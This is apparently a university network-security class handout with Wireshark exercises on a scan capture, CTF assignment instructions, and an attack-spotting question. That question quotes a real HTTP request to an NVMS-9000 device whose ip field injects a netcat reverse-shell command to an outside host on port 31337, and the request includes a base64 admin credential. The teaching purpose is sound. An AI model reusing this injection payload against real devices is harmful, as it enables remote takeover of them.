
Download the capture 'capture-2021-09-29-forclass.pcap' from here https://drive.usercontent.google.com/u/1/uc?id=1T7hQERKpA7gFqcBceILq1YypVaOc9cYF&export=download

1. How many packets are in the capture? (💾)
    a. Menu Statistics->File Properties

Measurement	Captured
Packets	55300

2. Identify the *scanner* IP address (💾)
    a. Here, it is the IP that is sending most of the packets.
    b. Statistics->Endpoints (IPv4)
    c. Sort by descending number of packets.
3. Which techniques were used? (💾💾)
    a. Analyze the packets by hand and filter what you want to ignore.
4. Question: To which IP and port were the largest number of packets sent? (💾💾)
    a. Statistics->Conversations->TCP
    b. Sort in descending number of packets.
5. When did the scans happen in time? (💾💾)

a. Statistics-I/O Graphs
b. New line with +
c. Graph name: “Syn packets”
d. Display filter: “tcp.flags.syn == 1 && !tcp.flags.ack == 1” (note the **!**)
e. Enable it by clicking at the beginning of the line
f. Enable Time of day



6. How many subnets and packets are there for each? (💾💾💾)
7. How many ports were found open, and in which IPs? (💾💾💾)

CTU Students: Assignment 2 Part One (4 Points) (17:33)

1. Find the Instructions in CTFd:
    a. Log in to your Docker
    b. Scan and find running devices in the network.
    c. You will be given an IP range in CTFd
    d. Find out which services are running on those devices
    e. Find the flag and submit it to the CTFd
    f. Answer the related questions in the CTFd
2. Start time: Oct **2nd**, 2025 21:00

    DEADLINE FOR ASSIGNMENT 2 IS **OCTOBER 30TH, 2025**

    PLEASE DO NOT SCAN NETWORKS OUTSIDE OF THE GIVEN RANGE

    The feedback you provide in CTFd is **used**, so you can share your thoughts with us.

CTU Students: Assignment 2 Part Two (2 Points)

1. Find the Instructions in CTFd:
    a. Log in to your Docker
    b. Capture traffic for **at least 1 hour**
    c. Search the captured traffic for suspicious/anomalous traffic and potential attacks
    d. Analyze the attacker's actions
    e. Find the flag and submit it to the CTFd
2. Start time: Oct **2nd**, 2025 21:00

DEADLINE FOR ASSIGNMENT 2 IS **OCTOBER 30TH, 2025**

Class Feedback for all of you

By giving us feedback after each class, we can make the next class even better!

https://bit.ly/BSY-Feedback

Side Dish

Attack Question

Question: This is an example of a real attack from the Internet on a computer.

What can you identify as clues that this may be an attack? There are at least 8

```
03:51:12.103578  IP 67.243.185.170.54299 > 192.168.1.240.22: Flags [P.], seq 1:906, ack 1 length 905

POST /editBlackAndWhiteList HTTP/1.1
Accept-Encoding: identity
Content-Length: 586
Accept-Language: en-us
Host: 147.32.82.210
Accept: */*
User-Agent: ApiTool
Connection: close
Cache-Control: max-age=0
Content-Type: text/xml
Authorization: Basic YWRtaW46ezEyMjEzQkQxLTY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=

<?xml version="1.0" encoding="utf-8"?><request version="1.0" systemType="NVMS-9000"
clientType="WEB"><types><filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><
addressType><enum>ip</enum><enum>iprange</enum><enum>mac</enum></addressType></types><conte
nt><switch>true</switch><filterType type="filterTypeMode">refuse</filterType><filterList
type="list"><itemType><addressType
type="addressType"/></itemType><item><switch>true</switch><addressType>ip</addressType><ip>$(nc${IF
S}93.174.93.178${IFS}31337${IFS}-e${IFS}$SHELL&)</ip></item></filterList></content></request>
```

Tip: use https://gchq.github.io/CyberChef/ for the base64

Solution:

03:51:12.103578 IP 67.243.185.170.54299 > 192.168.1.240.**22**: Flags [P.], seq 1:906, ack 1 length 905

POST /editBlackAndWhiteList HTTP/1.1
Accept-Encoding: identity
Content-Length: 586
Accept-Language: en-us
Host: **147.32.82.210**
Accept: */*
User-Agent: **ApiTool**
Connection: close
Cache-Control: **max-age=0**
Content-Type: text/xml
Authorization: **Basic YWRtaW46ezEyMjEzQkQxLTY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=**

<?xml version="1.0" encoding="utf-8"?><request version="1.0" systemType="**NVMS-9000**" clientType="WEB"><types><filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><addressType><enum>ip</enum><enum>iprange</enum><enum>mac</enum></addressType></types><content><switch>true</switch><filterType type="filterTypeMode">refuse</filterType><filterList type="list"><itemType><addressType type="addressType"/></itemType><item><switch>true</switch><addressType>ip</addressType><ip>**$(nc${IFS}93.174.93.178**${IFS}**31337**${IFS}-e${IFS}**$SHELL**&)</ip></item></filterList></content></request>